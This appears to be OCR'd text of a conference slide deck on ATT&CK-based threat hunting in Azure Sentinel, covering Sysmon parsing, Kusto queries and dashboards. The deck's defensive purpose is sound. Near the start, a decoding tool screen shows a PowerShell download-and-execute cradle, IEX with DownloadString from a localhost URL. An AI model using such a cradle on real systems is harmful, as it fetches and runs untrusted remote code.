- Regular expression
- Entropy
- Fork
- Magic
- Gunzip

Data format

Encryption / Encoding

Public Key

Arithmetic / Logic

Networking

Language

Utils

Date / Time

Extractors

Compression

Hashing

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

STEP

BAKE!

Auto Bake

Input

start: 142
end: 142
length: 0

length: 142
lines: 1

```
I E X  ( N e w - O b j e c t  N e t . W e b c l i e n t ) . D o w n l o a d S t r i n g
( ' h t t p : / / 1 2 7 . 0 . 0 . 1 : 8 8 1 1 / ' )
```

Output

start: 107
end: 106
length: -1


time: 7ms
length: 41
lines: 1

```
EÍ{...ç-5ëVy·%.éí..'...JÚâ..m¶.ÿ×nôÓ_<x_
```

Project background

Armed with these ideas we began experimenting


(with not a lot of success)



The platform

First impressions

Super fast deployment … goodbye 4-month SIEM implementation projects



The platform

Azure Sentinel contains a number of excellent features

1. An easy-to-use query language
   - Kusto Query Language (KQL)
   - Read only
   - Used to access and query log analytics workspaces via API or Web App

2. Incident grouping
   - Grouping over time periods (default 24h)
   - Incident grouping by case with Sentinel Fusion to reduce alert fatigue
   - Ability to bake your own organisation's machine learning models

3. Threat response automation with Logic Apps
   - Large amount of connectors (SNOW, Jira, Outlook, AD etc.)
   - Easy to use designer
   - Ability to develop custom connectors

4. Azure Fusion (ML)

5. Jupiter Notebooks


https://www.pluralsight.com/courses/kusto-query-language-kql-from-scratch

The problem

Setting up an ATT&CK-based hunting capability in not straightforward

Two aspects currently stand in the way:


1. Limited log onboarding documentation, with Sysmon/Operational logs currently being hidden



The problem

Setting up an ATT&CK-based hunting capability in not straightforward

2. By default Sysmon log data is unparsed and presented as XML



… a parser is provided by Microsoft, but does not map to a datamodel

Other observations

Overview of additional observations made while experimenting

Additionally we identified the following two ATT&CK-specific gaps:

- No available dashboards leveraging ATT&CK
- No ATT&CK-based threat hunting notebooks


Other observations:

- Limited documentation … for real
- Some features are (for the moment) hidden, like automated playbook execution and case grouping
- Advanced hunting features require some advanced skills (Python, Jupyter and data science modules)
- Inability to bulk import detection rules, it's a highly manual process, thanks Wortell!
- IAM controls not available (yet), anybody added to the workspace can access everything (will be added soon)
- Cannot drill down from dashboards
- Data cannot be exported, yet

The solution

Do it yourself!


An overview of the repository – found @ https://github.com/BlueTeamLabs/sentinel-attack - PRs welcome!



Sysmon parsing in Sentinel

How to parse Sysmon logs in Sentinel


Sentinel-ATT&CK provides a dedicated parser that maps log fields against the OSSEM log standardization standard, found @ https://github.com/Cyb3rWard0g/OSSEM



Kusto karate

Using Kusto to execute precise hunts


- The repository provides over 120 Kusto detection/hunting queries
- The combination of ATT&CK, Sysmon and our parser makes it possible to execute very clear and precise hunting queries … taking you from this:



Kusto karate

Using Kusto to execute precise hunts


… to this:



Threat hunting overview

The repository also provides an ATT&CK-based, threat hunting dashboard, that has the following features:

- Easily importable through a JSON file
- Provides ATT&CK data overviews over different timespans
- Shows the number of techniques executed mapped to the killchain
- Provides an overview of machines affected
- Shows the top ATT&CK techniques and commands executed over time
- Provides an anomaly chart of ATT&CK techniques executed over time




Guidance


You’re not left alone

More importantly sentinel-ATT&CK provides comprehensive guidance on how to install and leverage all features discussed today

… and we plan to add more!

… we also write on Medium!





Future direction

- Proper whitelisting capability
- More ~~dashboards~~ >> Workbooks
- More hunting notebooks
- SOAR Playbooks

IT’S OVER!

Thank you all for your attention, questions ?